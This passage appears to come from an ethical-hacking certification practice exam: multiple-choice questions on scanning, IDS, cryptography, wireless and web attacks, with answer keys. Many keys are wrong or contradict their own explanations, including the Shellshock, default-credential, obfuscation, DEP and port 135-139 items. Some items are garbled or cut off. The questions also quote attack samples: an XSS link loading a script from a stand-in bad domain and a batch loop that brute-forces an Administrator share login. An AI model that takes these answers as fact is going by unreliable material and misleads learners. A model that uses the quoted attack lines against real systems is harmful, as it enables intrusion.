industry, this is precisely how hackers continue to succeed against network security systems.

A possible solution to this risk is to conduct periodic "unannounced" penetration tests, the scheduling and occurrence of which is known only to the hired attackers and upper management staff, rather than every security employee, as would be the case with "announced" penetration tests that everyone has planned for in advance. The former may be more adept at detecting realistic flaws.

**Reference:**

http://www.sitepronews.com/2013/03/20/the-pros-and-cons-of-penetration-testing/

---

A hacker quickly gained access to a website. He was able to log in using the website's frontend user login form and his default or frequently used credentials. What type of software design flaw is this exploitation an example of?

A. Inadequate security management
B. Inadequate database hardening
C. Inadequate input validation
D. Inadequate exception handling

**Answer: B**

When an alert rule in a network-based IDS like Snort is matched, the IDS does the following?

A. Moves on to the next packet after dropping the previous one.

B. Evaluates the packet until all rules are met

C. Terminates rule checking sends an alert and allows the packet to continue.

D. It prevents the connection with the source IP address in the packet from being established.

---

**Answer: B**

---

Which port scanning technique cannot be used if an Intrusion Detection System (IDS) is present on the intranet?

---

Spoof Scan
TCP Connect scan
TCP SYN
Idle Scan

**Answer: C**

---

You are gathering information for a critical penetration test. You discovered pdf, doc, and image files in your objective. You decide to extract and analyze the metadata from these files.

What tool will you use to complete the task?

Metagoofil
Armitage
Dimitry
cdpsnarf

**Answer: A**

**Explanation:**

Metagoofil is a data collection tool that extracts metadata from public documents (pdf,doc,xls,ppt,docx,pptx,xlsx) belonging to a target company.

Metagoofil will conduct a Google search to identify and download documents to the local disk, after which the metadata will be extracted using various libraries such as Hachoir, PdfMiner?, and others. It will generate a report containing usernames, software versions, and server or machine names, which will aid penetration testers in the information-gathering phase.

**Reference:**

http://www.edge-security.com/metagoofil.php

---

The network administrator contacts you and informs you that she noticed the temperature on the internal wireless router rising by more than 20% during the weekend when the office was closed. She requests that you investigate the problem because she is preoccupied with a large conference and does not have time to complete the task. What tool can you use to view the network traffic that the wireless router sends and receives?

Wireshark
Nessus
Netcat
Netstat

**Answer: A**

**Explanation:**

Wireshark is a packet analyzer that is available for free and open source. It is used for network troubleshooting, analysis, the development of software and communications protocols, and education.

---

This program cracks 802.11 WEP and WPA-PSK keys and can recover keys after capturing enough data packets. It uses the standard FMS attack and some optimizations such as KoreK attacks and the PTW attack, making the attack much faster than other WEP cracking tools.

Which of the following instruments is being described?

Aircrack-ng
Airguard
WLAN-crack
WiFi cracker

**Answer: A**

**Explanation:**

Aircrack-ng is a comprehensive set of tools for evaluating WiFi network security.

Aircrack-default ng's cracking method is PTW, but it can also use the FMS/KoreK method, which incorporates various statistical attacks to discover the WEP key and employs these in conjunction with brute-forcing.

**Reference:**

http://www.aircrack-ng.org/doku.php?id=aircrack-ng

---

A RAT has been installed on a host by an attacker. When a user attempts to access "www.MyPersonalBank.com," the attacker wants to redirect the user to a phishing site. What file does the attacker need to change?

Hosts
Sudoers
Boot.ini
Networks

**Answer: A**

**Explanation:**

A hosts file is a computer file that an operating system uses to map hostnames to IP addresses. The host's file contains lines of text that begin with an IP address and end with one or more hostnames

**Reference:**

https://en.wikipedia.org/wiki/Hosts_(file)

---

Bob is planning an active session hijack against Brownies Inc. He discovered a target that supports session-oriented connections (Telnet) and runs sequence prediction on the target operating system. Due to the high volume of traffic on the network, he can locate an active session. So, what should Bob do next?

Take control of the session
Perform reverse sequence prediction
Guess the sequence numbers
Take one of the parties offline

**Answer: C**

---

Which type of security device's operation is most similar to the security concept of "separation of duties"?

Firewall
Bastion host
Intrusion Detection System
Honeypot

**Answer: A**

**Explanation:**

In most organizations, the engineer who makes a firewall change also checks the firewall metrics for unauthorized changes. What if the firewall administrator wanted to keep something hidden? How could anyone possibly find out? This is where the separation of duties comes into play, allowing you to concentrate on the responsibilities within security.

**Reference:**

http://searchsecurity.techtarget.com/tip/Modern-security-management-strategy-requires-security- separation-of-du

Identify the incorrect answer in terms of Range from the table below (ft).

| Standard | Range (ft) |
|---|---|
| 802.11a | 150-150 |
| 802.11b | 150-150 |
| 802.11g | 150-150 |
| 802.16(WiMax) | 30 miles |

---

A. 802.11b

B. 802.11g

C. 802.16(WiMax)

D. 802.11a

**Answer: D**

---

You have just been hired to conduct a pen test on a company that has been the target of a large-scale attack. The CIO is concerned with reducing threats and vulnerabilities to eliminate risk.

What is one of the first things you should do if you are hired?

---

Explain to the CIO that while you will not be able to eliminate all risk, you will reduce risk to acceptable levels.
Conduct interviews with all employees in the company to rule out any potential insider threats.
Assign blame to suspected attackers.
Launch the Wireshark application and begin sniffing network traffic.

**Answer: A**

**Explanation:**

The following are the objectives of penetration tests:

**Reference:**

https://en.wikipedia.org/wiki/Penetration_test

---

Why are containers less secure than virtual machines?

A. The surface attack on the host OS on containers is more significant.

B. Containers may consume all of the host's disk space.

C. A compromised container may cause the host's CPU to become overloaded.

D. The containers are all connected to the same virtual network.

**Answer: A**

---

A security audit of the systems on a network must be performed to determine compliance with security policies to maintain regulatory compliance. Which of the following tools is most likely to be used in a similar audit?

A. Vulnerability scanner

B. Protocol analyzer

C. Port scanner

D. Intrusion Detection System

**Answer: A**

**Explanation:**

A vulnerability scanner is a computer program that detects flaws in computers, computer systems, networks, or applications.

They can be used as part of vulnerability management by those in charge of protecting systems or by black hat attackers seeking unauthorized access.

**Reference:**

https://en.wikipedia.org/wiki/Vulnerability_scanner

---

The raw hash values were obtained from a Windows 2000 Domain Controller. You learn through social engineering that they are enforcing strong passwords. You understand that all users must use passwords of at least eight characters in length. All passwords must also include three of the four categories listed below:

Lower case capital letters, numbers, and special characters are all acceptable. What is the fastest type of password cracking attack you can run against these hash values and still get results based on your existing knowledge of users, likely user account names, and the possibility that they will choose the most accessible passwords possible?

A. Online Attack

B. Dictionary Attack

C. Brute Force Attack

D. Hybrid Attack

**Answer: D**

---

When gathering information for data analysis, Google commands can help you find sensitive information and files. These files could contain passwords, system functions, or documentation.

Which command will assist you in searching for files using Google as a search engine?

The website is target.com. Username password email filetype: Xls target.com is an example of an in URL. Xls filename username password email
target.com is the domain name. xls username password email archive
URL: target.com/file:xls/username/password/email

**Answer: A**

**Explanation:**

Google will limit your search results to the site or domain you specify if you include site: in your query.

When you include filetype:suffix in your query, Google will only return pages whose names end in suffix. [ web page evaluation checklist filetype:pdf ] will, for example, return Adobe Acrobat pdf files that match the terms "web," "page," "evaluation," and "checklist."

**Reference:**

http://www.googleguide.com/advanced_operators_reference.html

---

Which Metasploit Framework tool can assist penetration testers in bypassing anti-virus systems?

A. msfpayload
B. msfcli
C. msfencode
D. msfd
**Answer: C**

Sandra has been actively scanning the client network while performing a vulnerability assessment test on it.

During a port scan, she discovers open ports in the range of 135 to 139. What is the most likely protocol for listening on those ports?

A. Finger
B. FTP
C. Samba
D. SMP
**Answer: D**

---

Which command could be used at a Windows Server command prompt to list the currently running services?

Sc query type= running

Sc query \\servername
Sc query
Sc config

---

**Answer: C**

---

The primary distinction between symmetric and asymmetric key cryptographic systems is that symmetric key cryptography employs which of the following?

A. Multiple keys for bulk data non-repudiation

B. On both ends of the transfer medium, different keys are used.

C. Encryption in bulk for data transmission over fiber

D. The use of the same key at both ends of the transmission medium.

---

**Answer: D**

---

In Windows, what mechanism prevents a user from inadvertently executing a potentially malicious batch (.bat) or PowerShell (.ps1) script?

User Access Control (UAC)
Data Execution Prevention (DEP)
Address Space Layout Randomization (ASLR)
Windows firewall

**Answer: B**

Given the nature of backup tapes, which of the following methods of storing backup tapes is the MOST RECOMMENDED?

In a calm, dry environment
Inside the data center for faster retrieval in a fireproof safe
In an offsite climate-controlled facility

D. On a different floor of the same building

---

**Answer: C**

Which of the following tools is MOST LIKELY to be used to perform a security audit on various types of network systems?

Intrusion Detection System

Vulnerability scanner
Port scanner
Protocol analyzer

**Answer: B**

---

The engineer wishes to configure remote desktop access from a fixed IP address on the small network to a DMZ-based remote desktop server. Which rule would be most appropriate for this situation?

A. Permit 11.12.13.0/24 RDP 3389
B. Permit 217.77.88.12 11.12.13.50 RDP 3389
C. Permit 217.77.88.12 11.12.13.0/24 RDP 3389
D. Permit 217.77.88.0/24 11.12.13.50 RDP 3389

**Answer: B**

---

The V.P. of a large financial organization has hired a consultant to assess the company's security posture. During the security testing, the consultant discovers child pornography on the computer of the V.P.

What is the consultant's responsibility to the financial institution?

A. Stay silent and carry on with the security testing.

B. Stop working immediately and notify authorities.

C. Remove the pornography, remain silent, and continue security testing.

D. Inform the human resources department of the financial organization about the discovery.

**Answer: B**

---

Tess King is creating queries with the nslookup command to list all DNS information for a Domain (such as Name Servers, host names, MX records, CNAME records, glue records (delegation for child Domains), zone serial number, TimeToLive (TTL) records, and so on).

What do you believe Tess King is attempting to accomplish? Choose the best answer.

A. A zone harvesting

B. A zone transfer

C. A zone update

D. A zone estimate

**Answer: B**

---

Which of the following is a protocol designed specifically for the transport of event messages?

---

SYSLOG
SMS
SNMP
ICMP

**Answer: A**

**Explanation:**

Syslog is a message logging standard. It allows the software that generates messages, the system that stores them, and the software that reports and analyzes them to be separated. Each message is labeled with a facility code, which indicates the software type that generated the message, and a severity label.

**Reference:**

https://en.wikipedia.org/wiki/Syslog#Network_protocol

---

Alice encrypts her data with her public key PK and stores it in the cloud. Which of the following attack scenarios will jeopardize her data's privacy?

None of these scenarios jeopardize Alice's data privacy.
Agent Andrew issues a subpoena to Alice, compelling her to reveal her private key.
On the other hand, the cloud server successfully resists Andrew's attempt to access the stored data. Harry, a hacker, gains access to the cloud server and steals the encrypted data

Alice also stores her private key in the cloud, and Harry, as before, gains access to the cloud server.

**Answer: D**

---

The network administrator at Spears Technology, Inc has configured the default gateway Cisco router's access-list as below:

You are hired to conduct security testing on their network.

You successfully brute-force the SNMP community string using an SNMP crack tool.

The access list specified on the router prohibits you from connecting successfully. The Cisco configuration from the router is what you are looking for. How would you go about it?

A. To connect and download the configuration file, use Cisco's TFTP default password.

B. Use a network sniffer to collect the returning traffic and compare it to the router's configuration file.

C. Use the Generic Routing Encapsulation (GRE) tunneling technique to mask your IP address from your PC to the router.

D. Send a customized SNMP set-request with a source IP address in the range of -192.168.1.0/24.

**Answer: B and D**

---

To prevent particular ports and applications from getting packets into an organization, what does a firewall check?

_____

Network layer headers and the session layer port numbers
Presentation layer headers and the session layer port numbers
Application layer port numbers and the transport layer headers

D. Transport layer port numbers and application layer headers
**Answer: D**

_____

You have successfully gained access to your client's internal network and successfully comprised a Linux server that is part of the internal IP network. You want to know which Microsoft Windows workstations have file sharing enabled.

Which port would you see listening on these Windows machines in the network?

A. 445
B. 3389
C. 161
D. 1433
**Answer: A**

_____

The following are types of Bluetooth attacks EXCEPT?

Bluejacking
Blues making
Bluesnarfing

D. Bluedriving

---

**Answer: D**

Destination unreachable administratively prohibited messages can inform the hacker to what?

A. That traffic is being filtered by a circuit-level proxy that has been implemented.
B. That their scans are being blocked by a honeypot or jail
C. That the scanning software is corrupting the packets
D. That a router or other packet-filtering device is blocking traffic
E. That the network is functioning normally
**Answer: D**

---

An Intrusion Detection System (IDS) recorded and saved a potentially harmful sequence of packets transmitted to a web server to a PCAP file. You, as a network administrator, must determine whether or not these packets are malicious. Which instrument will you employ?

A. Intrusion Prevention System (IPS)
B. Vulnerability scanner
C. Protocol analyzer
D. Network sniffer

**Answer: C**

---

A penetration tester is conducting a port scan on a specific host. The tester found several ports that were confusing in concluding the Operating System (OS) version installed.

I am considering the NMAP result below; which of the following is likely to be installed on the target machine by the OS?

```
Starting NMAP 5.21 at 2011-03-15 11:06
NMAP scan report for 172.16.40.65
Host is up (1.00s latency).
Not shown: 993 closed ports
PORT      STATE      SERVICE
21/tcp      open       ftp
23/tcp      open       telnet
80/tcp      open       http
139/tcp     open       netbios-ssn
515/tcp     open
631/tcp     open       ipp
9100/tcp    open
MAC Address: 00:00:48:0D:EE:89
```

---

A. It is very likely that the host is a Windows system..

B. It is very likely that the host is a Linux system..

C. The host is likely a router.

D. The host is likely a printer.

**Answer: D**

---

Which results will be returned with the following Google search query? site:target.com -site:Marketing.target.com accounting

A. All of the words in the query were found in the results.

B. The domain target.com returns results matching "accounting," yet the site Marketing.target.com does not.

C. Matches on marketing.target.com that are in the domain target.com but do not contain the word accounting.

D. Matches that include the word "accounting" on target.com and Marketing.target.com.

**Answer: B**

What is the most common method to exploit the "Bash Bug" or "ShellShock" vulnerability?

A. Through Web servers utilizing CGI (Common Gateway Interface) to send a malformed environment variable to a vulnerable Webserver

B. Manipulate format strings in text fields

C. SSH

D. SYN Flood Answer: A Explanation

**Answer: B**

**Explanation:**

Shellshock, often known as Bashdoor, is a set of security flaws in the Unix Bash shell. CGI-based web servers are one of the Shellshock bug's unique exploitation vectors.

**Note:** When a web server utilizes the Common Gateway Interface (CGI) to handle a document request, it provides the request's different details to an environment variable list handler application. For example, the variable HTTP_USER_AGENT has a value that, in everyday usage, identifies the program sending the request. If the request handler is a Bash script or executes one for example, using the system call, Bash will receive the environment variables passed by the server and process them. This provides a means for an attacker to trigger the Shellshock vulnerability with a specially crafted server request.

**Reference:**

https://en.wikipedia.org/wiki/Shellshock_(software_bug)#Specific_exploitation_vectors

---

It is an entity or event that can adversely impact a system through unauthorized access, destruction, disclosure, denial of service, or modification of data.

Which of the following concepts most closely corresponds to the definition?

---

A. Threat

B. Attack

C. Vulnerability

D. Risk

**Answer: A**

**Explanation:**

A threat is at any circumstance or event with the potential to adversely impact organizational operations (including mission, functions, image, or reputation), corporate assets, or individuals through an information system via unauthorized access, destruction, disclosure, modification of information, and denial of service—also, the potential for a threat-source to successfully exploit a particular information system vulnerability.

**Reference:**

https://en.wikipedia.org/wiki/Threat_(computer)

Which of the following cryptography attack methods is usually performed without the use of a computer?

A. Ciphertext-only attack
B. Chosen key attack
C. Rubber hose attack
D. Rainbow table attack
**Answer: C**

---

Which statement best describes a server type under an N-tier architecture?

A. At a certain a group of servers.
B. A single server that serves a specific purpose.
C. A set of servers that each play a certain purpose.
D. At a specific layer, a single server
**Answer: C**

---

When utilizing technical assessment methods to assess the security posture, which of the following techniques would be most effective in determining whether end-user security training would be beneficial?

A. Vulnerability scanning

B. Social engineering

C. Application security testing

D. Network sniffing

**Answer: B**

---

Which statement is TRUE regarding network firewalls preventing Web Application attacks?

---

Network firewalls can prevent attacks because they can detect malicious HTTP traffic.

Network firewalls cannot prevent attacks because ports 80 and 443 must be opened.

Network firewalls can prevent attacks if they are appropriately configured.

D. Because they are too difficult to configure, network firewalls are unable to prevent attacks.

**Answer: B**

**Explanation:**

Network layer firewalls, also called packet filters, operate at a relatively low level of the TCP/IP protocol stack, not allowing packets to pass through the firewall unless they match the established rule set. An application layer firewall would be necessary to prevent Web application attacks.

For further detail, you can visit the given URLs.

https://en.wikipedia.org/wiki/Firewall_(computing)#Network_layer_or_packet_filters

---

You work for a retail company as a security analyst. You install a firewall and an intrusion detection system to secure the company's network. Hackers, on the other hand, can attack the network. After more investigation, you discover that your IDS is incorrectly setup and thus unable to trigger alarms when they are required. What kind of alert does the IDS send??

False Negative
False Positive
True Negative
True Positive

**Answer: A**

**Explanation:**

A false negative error, or in a short false negative, is where a test result indicates that a condition failed while it was successful. i.e., erroneously, no effect has been assumed.

https://en.wikipedia.org/wiki/False_positives_and_false_negatives#False_negative_error

The intrusion detection system at a software development company suddenly generates multiple alerts regarding attacks

against the company's external webserver, VPN concentrator, and DNS servers. How should the security team decide which alarms to investigate first?

Investigate based on the maintenance schedule of the affected systems.
Investigate based on the service level agreements of the systems.
Investigate based on the potential effect of the incident.
Investigate based on the order that the alerts arrived.

**Answer: C**

What type of OS fingerprinting technique sends specially crafted packets to the remote OS and analyzes the received response?

---

Passive
Reflective
Active
Distributive

**Answer: C**

---

During a penetration test, a tester finds a target running MS SQL 2000 with default credentials. The tester assumes that the service

is running with a Local System account. How can this weakness be exploited to access the system?

Using the Metasploit psexec module setting the SA / Admin credential
Invoking the stored procedure xp_shell to spawn a Windows command shell
Invoking the stored procedure cmd_shell to spawn a Windows command shell
Invoking the stored procedure xp_cmdshell to spawn a Windows command shell

**Answer: D**

What is the primary drawback to using an advanced encryption standard (AES) algorithm with a 256-bit key to share sensitive data?

Due to the key size, the time it will take to encrypt and decrypt the message hinders efficient communication.
To get messaging programs to function with this algorithm requires complex configurations.
It has been proven to be a weak cipher; therefore, should not be trusted to protect sensitive data.
It is a symmetric key algorithm, meaning each recipient must receive the key through a different channel than the message.

**Answer: D**

Nathan is testing some of his network devices. Nathan is using Macof to try and flood the ARP cache of these switches

If these switches' ARP cache is successfully flooded, what will be the result?

The switches will drop into hub mode if the ARP cache is successfully flooded.
If the ARP cache is flooded, the switches will drop into pix mode making it less susceptible to attacks.
Depending on the switch manufacturer, the device will either delete every entry in its ARP cache or reroute packets to the nearest switch.
The switches will route all traffic to the broadcast address created collisions.

---

**Answer: A**

This is an attack that takes advantage of a website vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?

Cross-site-scripting attack

SQL Injection
URL Traversal attack
Buffer Overflow attack

**Answer: A**

When setting up a wireless network, an administrator enters a pre-shared key for security. Which of the following is true?

The key entered is a symmetric key used to encrypt the wireless data.
The key entered is a hash that is used to prove the integrity of the wireless data.
The key entered is based on the Diffie-Hellman method.
The key is an RSA key used to encrypt the wireless data.

**Answer: A**

A properly implemented digital signature gives the receiver reason to assume the message was sent by the claimed sender when messages are exchanged via an insecure channel. The message digest is encrypted with which key when utilizing a digital signature.

Sender's public key
Receiver's private key
Receiver's public key
Sender's private key

**Answer: D**

One advantage of an application-level firewall is the ability to?

Filter packets at the network level.
Filter specific commands, such as http:post.
Retain state information for each packet.
Monitor tcp handshaking.

**Answer: B**

Jesse receives an email with the subject "Court Notice 21206.zip" as an attachment. A file named "Court Notice 21206.docx.exe" masquerading as a word document is included in the zip file.Upon execution, a window appears stating, "This word document is corrupt." In the background, the file copies itself to Jesse APPDATA\local directory and begins to beacon to a C2 server to download additional malicious binaries.

What type of malware has Jesse encountered?

Trojan
Worm
Macro Virus
Key-Logger

**Answer: A**

**Explanation**

A Trojan horse, often known as a Trojan, is a malicious computer programme that is used to hack into a computer by deceiving users about its true purpose. Despite the fact that their payload can be anything, many current forms function as a backdoor, contacting a controller who can subsequently get illegal access to the computer in question.

**Reference:** https://en.wikipedia.org/wiki/Trojan_horse_(computing)

Rebecca commonly sees an error on her Windows system that states that a Data Execution Prevention (DEP) error has taken place. Which of the following is most likely taking place?

A race condition is being exploited, and the operating system is containing the malicious process.
A page fault is occurring, which forces the operating system to write data from the hard drive.
Malware is executing in either ROM or a cache memory area.
Malicious code is attempting to execute an instruction in a non-executable memory region.

**Answer: D**

The insecure direct object reference is a type of vulnerability where the application does not verify if the user is authorized to access the internal object via its name or key.

Suppose a malicious user, Rob tries to get access to the account of a benign user Ned.

Which of the following requests best illustrates an attempt to exploit an insecure direct object reference vulnerability?

"GET/restricted/goldtransfer?to=Robandfrom=1 or 1=1' HTTP/1.1Host: westbank.com"
"GET/restricted/accounts/?name=Ned HTTP/1.1 Host: westbank.com"
"GET/restricted/bank.getaccount('Ned') HTTP/1.1 Host: westbank.com"
"GET/restricted/\r\n\%00account%00Ned%00access HTTP/1.1 Host: westbank.com"

**Answer: B**

Which of the statements concerning proxy firewalls is correct?

Proxy firewalls increase the speed and functionality of a network.
Firewall proxy servers decentralize all activity for an application.
Proxy firewalls block network packets from passing to and from a protected network.
Computers establish a connection with a proxy firewall which initiates a new network connection for the client.

**Answer: D**

A new wireless client is configured to join an 802.11 network. This client uses the same hardware and software as many of the other clients on the network. The client can see the network, but cannot connect. A wireless packet sniffer shows that the Wireless Access

Point (WAP) is not responding to the association requests being sent by the wireless client.

What is a possible source of this problem?

The WAP does not recognize the client's MAC address
The client cannot see the SSID of the wireless network
Client is configured for the wrong channel
The wireless client is not configured to use DHCP

**Answer: A**

**Explanation:**

MAC Filtering (or GUI filtering, or layer 2 address filtering) refers to a security access control method whereby the 48-bit address assigned to each network card is used to determine access to the network. MAC Filtering is often used on wireless networks.

**Reference:** https://en.wikipedia.org/wiki/MAC_filtering

Which method of password cracking takes the most time and effort?

Brute force
Rainbow tables
Dictionary attack
Shoulder surfing

---

**Answer: A**

**Explanation**

Brute-force cracking, in which a computer tries every possible key or password until it succeeds, is typically very time-consuming. More common methods of password cracking, such as dictionary attacks, pattern checking, word list substitution, etc., attempt to reduce the number of trials required and will usually be attempted before brute force.

**Reference:** https://en.wikipedia.org/wiki/Password_cracking

How can rainbow tables be defeated?

Password salting
Use of non-dictionary words
All uppercase character passwords

Lockout accounts under brute force password cracking attempts

**Answer: A**

When creating a security program, which approach would be used if senior management is supporting and enforcing the security policy?

A bottom-up approach
A top-down approach
A senior creation approach
An IT assurance approach

**Answer: B**

The "white box testing" methodology enforces what kind of restriction?

The internal operation of a system is completely known to the tester.
Only the external operation of a system is accessible to the tester.
Only the internal operation of a system is known to the tester.
The internal operation of a system is only partly accessible to the tester.

**Answer: A**

**Explanation**

White-box testing (also known as clear box testing, glass box testing, transparent box testing, and structural testing) is a method of testing software that tests internal structures or workings of an application, as opposed to its functionality (i.e., black-box testing). In white-box testing an internal perspective of the system, as well as programming skills, are used to design test cases.

**Reference:** https://en.wikipedia.org/wiki/White-box_testing

You are attempting to crack LM Manager hashed from Windows 2000 SAM file. You will be using the LM Brute force hacking tool for decryption. What encryption algorithm will you be decrypting?

MD4
DES
SHA
SSL

**Answer: B**

Which of the following business challenges could be solved by using a vulnerability scanner?

Auditors want to see if all of the systems use the same naming convention.
A web server has been hacked, and management wants to know if any other systems have been hacked as well.

There is a pressing requirement to deactivate administrator access on several devices for a departing employee.
A monthly test of company compliance with host application usage and security standards is required.

**Answer: D**

What is the main advantage that a network-based IDS/IPS system has over a host-based solution?

They do not use host system resources.
They are placed at the boundary, allowing them to inspect all traffic.
They are easier to install and configure.
They will not interfere with user interfaces.

**Answer: A**

An attacker sniffs encrypted network communication and is able to decrypt it as a result. The attacker can now attempt to decrypt the encryption key using which cryptanalytic technique.

Birthday attack
Plaintext attack
Meet in the middle attack
Chosen ciphertext attack

**Answer: D**

A large-scale attack was launched against one of the Forbes 500 firms. You've been chosen as one of the pen testers they're considering hiring. During the interview, the CIO stated that he wanted to eliminate all risks completely. What should be one of the first things you do after being hired?

Interview all employees in the company to rule out possible insider threats.

Establish attribution to suspected attackers.
Explain to the CIO that you cannot eliminate all risk, but you will be able to reduce risk to acceptable levels.
Start the Wireshark application to start sniffing network traffic.

**Answer: C**

Which of the following types of firewall inspects only header information in network traffic?

Packet filter
Stateful inspection
Circuit-level gateway
Application-level gateway

Answer: **A**

In which of the following password protection technique, random strings of characters are added to the password before calculating

their hashes?

Keyed Hashing
Key Stretching
Salting
Double Hashing

**Answer: C**

The analyst is investigating proxy logs and found out that one of the internal users visited a website storing suspicious Java scripts. After opening one of them, he noticed that it is very hard to understand the code and that all codes differ from the typical Java script. What is the name of this technique to hide the code and extend analysis time?

Encryption
Code encoding
Obfuscation
Steganography

**Answer: A**

You have just gained root access to a Centos 6 server after days of trying. What tool should you use to maintain access?

Disable Key Services
Create User Account

Download and Install Netcat
Disable IPTables

**Answer: B**

E-mail scams and mail fraud are regulated by which of the following?

18 U.S.C. par. 1030 Fraud and Related activity in connection with Computers
18 U.S.C. par. 1029 Fraud and Related activity in connection with Access Devices
18 U.S.C. par. 1362 Communication Lines, Stations, or Systems

18 U.S.C. par. 2510 Wire and Electronic Communications Interception and Interception of Oral Communication

**Answer: A**

The chance of a hard drive failure is known to be once every four years. The cost of a new hard drive is $500.

EF (Exposure Factor) is about 0.5. Estimate for the Annualized Loss Expectancy (ALE).

$62.5
$250
$125
$65.2

**Answer: A**

A user on your Windows 2000 network has discovered that he can use Lophtcrack to sniff the SMB exchanges, which carry user logons. The user is connected to a hub that includes 23 additional systems. However, he is unable to capture any logons though he knows that other users are logging in.

What do you think is the most likely reason behind this?

There is a NIDS present on that segment.
Kerberos is preventing it.
Windows logons cannot be sniffed.
Lophtcrack only sniffs logons to web servers.

**Answer: B**

In the software security development life cycle process, threat modeling occurs in which phase?

Design
Requirements
Verification
Implementation

**Answer: A**

Your team has been awarded a contract to penetrate a company. Because the corporation wants the attack to be as realistic as possible, they have provided no information other than the corporate name..

What should be the first step in security testing the client?

Reconnaissance
Enumeration
Scanning
Escalation

**Answer: A**

**Explanation**

Phases of hacking

Phase 1-Reconnaissance Phase 2-Scanning

Phase 3-Gaining Access Phase 4-Maintaining Access Phase 5-Covering Tracks

Phase 1: Passive and Active Reconnaissance

**Reference:**

http://hack-o-crack.blogspot.se/2010/12/five-stages-of-ethical-hacking.html

Eve is spending her day scanning the library computers. Alice is using a computer with port 445 open and listening, she notices. Eve uses the ENUM tool to enumerate Alice's machine. From the command prompt, she types the following command.

```
For /f "tokens=1 %%a in (hackfile.txt) do net use *
\\10.1.2.3\c$ /user:"Administrator" %%a
```

What is Eve trying to do?

Eve is trying to connect as a user with Administrator privileges
Eve is trying to enumerate all users with Administrative privileges
Eve is trying to carry out a password crack for user Administrator
Eve is trying to escalate the privilege of the null user to that of the Administrator

**Answer: C**

You are the Systems Administrator for a large corporate organization. You need to monitor all network traffic on your local network for suspicious activities and receive notifications when an attack is occurring. Which tool would you use to achieve this goal?

Network-based IDS
Firewall
Proxy

Host-based IDS

**Answer: A**

**Explanation**

A network-based intrusion detection system (NIDS) is used to monitor and analyze network traffic to protect a system from network-based threats.

A NIDS reads all inbound packets and searches for any suspicious patterns. When threats are discovered, based on their severity, the system can take action such as notifying administrators or barring the source IP address from accessing the network.

**Reference:**

system-nids

An attacker uses a communication channel within an operating system that is neither designed nor intended to transfer information. What is the name of the communications channel?

Classified
Overt
Encrypted
Covert

**Answer: D**

What does the -oX flag do in a Nmap scan?

Perform an express scan
Output the results in truncated format to the screen

Perform an Xmas scan
Output the results in XML format to a file

**Answer: D**

In many states sending spam is illegal. Thus, the spammers have techniques to try and ensure that no one knows they sent the spam out to thousands of users at a time. Which of the following best reflects the methods used by spammers to conceal the origin of these types of e-mails?

A blacklist of companies that have their mail server relays configured to allow traffic only to their specific domain name.
Mail relaying, which is a technique of bouncing e-mail from internal to external mails servers continuously.
A blacklist of companies that have their mail server relays configured to be wide open.
Tools that will reconfigure a mail server's relay component to send the e-mail back to the spammers occasionally.

**Answer: B**

What is correct about digital signatures?

A digital signature cannot be moved from one signed document to another because it is the hash of the original document encrypted with the private key of the signing party.
Digital signatures may be used in different documents of the same type.

A digital signature cannot be moved from one signed document to another because it is a plain hash of the document content.
Digital signatures are issued once for each user and can be used everywhere until they expire.

**Answer: A**

Null sessions are un-authenticated connections (not using a username or password.) to an NT or 2000 system.

Which TCP and UDP ports must you filter to check null sessions on your network?

137 and 139
137 and 443
139 and 443
139 and 445

**Answer: D**

Data backup is a security requirement. When mistreated, however, it poses a certain level of risk. Backups represent the greatest threat to which of the following?

A backup is the source of Malware or illicit information
A backup is incomplete because no verification was performed
A backup is unavailable during disaster recovery
An unencrypted backup can be misplaced or stolen

**Answer: D**

What is the best description of SQL Injection?

It is an attack used to gain unauthorized access to a database.
It is an attack used to modify code in an application.
It is a Man-in-the-Middle attack between your SQL Server and Web App Server.
It is a Denial of Service Attack.

**Answer: A**

**Explanation**

SQL injection is a code injection approach for attacking data-driven systems that involves inserting malicious SQL statements into an entry field for execution (e.g., to dump the database contents to the attacker).

**Reference:** https://en.wikipedia.org/wiki/SQL_injection

A company has five different subnets: 192.168.1.0, 192.168.2.0, 192.168.3.0, 192.168.4.0 and 192.168.5.0. How can NMAP be used to scan these adjacent Class C networks?

NMAP -P 192.168.1-5.
NMAP -P 192.168.0.0/16
NMAP -P 192.168.1.0,2.0,3.0,4.0,5.0
NMAP -P 192.168.1/17

**Answer: A**

Which of the following will perform an Xmas scan using NMAP?

nmap -sA 192.168.1.254
nmap -sP 192.168.1.254

nmap -sX 192.168.1.254
nmap -sV 192.168.1.254

**Answer: C**

_____ is a set of extensions to DNS that provide to DNS clients (resolvers) origin authentication of DNS data to reduce the threat of DNS poisoning, spoofing, and similar attacks types.

DNSSEC
Zone transfer
Resource transfer
Resource records

**Answer: A**

Which definition among those given below best describes a covert channel?

A server program using a port that is not well known.
Making use of a protocol in a way it is not intended to be used.
It is the multiplexing taking place on a communication link.
It is one of the weak channels used by WEP, which makes it insecure

**Answer: B**

Which of the following is a restriction being enforced in "white box testing?"

Only the internal operation of a system is known to the tester
The internal operation of a system is completely known to the tester
The internal operation of a system is only partly accessible to the tester
Only the external operation of a system is accessible to the tester

**Answer: B**

An unauthorized individual enters a building following an employee through the employee entrance after the lunch rush. What type of breach has the individual just performed?

Reverse Social Engineering
Tailgating
Piggybacking
Announced

**Answer: B**

A company has hired a security administrator to maintain and administer Linux and Windows-based systems.

Written in the nightly report file is the following:

Firewall log files are at the expected value of 4 MB. The current time is 12 am. Exactly two hours later, the size has decreased considerably. Another hour goes by, and the log files have shrunk in size again. Which of the following actions should the security administrator take?

Log the event as suspicious activity and report this behavior to the incident response team immediately.
Log the event as suspicious activity, call a manager, and report this as soon as possible.
Run an anti-virus scan because it is likely the system is infected by malware.
Log the event as suspicious activity, continue to investigate, and act according to the site's security policy.

**Answer: D**

Which of the following identifies the three modes in which Snort can be configured to run?

Sniffer, Packet Logger, and Network Intrusion Detection System
Sniffer, Network Intrusion Detection System, and Host Intrusion Detection System
Sniffer, Host Intrusion Prevention System, and Network Intrusion Prevention System
Sniffer, Packet Logger, and Host Intrusion Prevention System

**Answer: A**

Which of the following statements about a zone transfer is correct? (Choose three.)

A zone transfer is accomplished with the DNS
A zone transfer is accomplished with the nslookup service
A zone transfer passes all zone information that a DNS server maintains
A zone transfer passes all zone information that a nslookup server maintains
A zone transfer can be prevented by blocking all inbound TCP port 53 connections
Zone transfers cannot occur on the Internet

**Answer: A,C and E**

A well-intentioned researcher discovers a vulnerability on the website of a major corporation. What should he do?

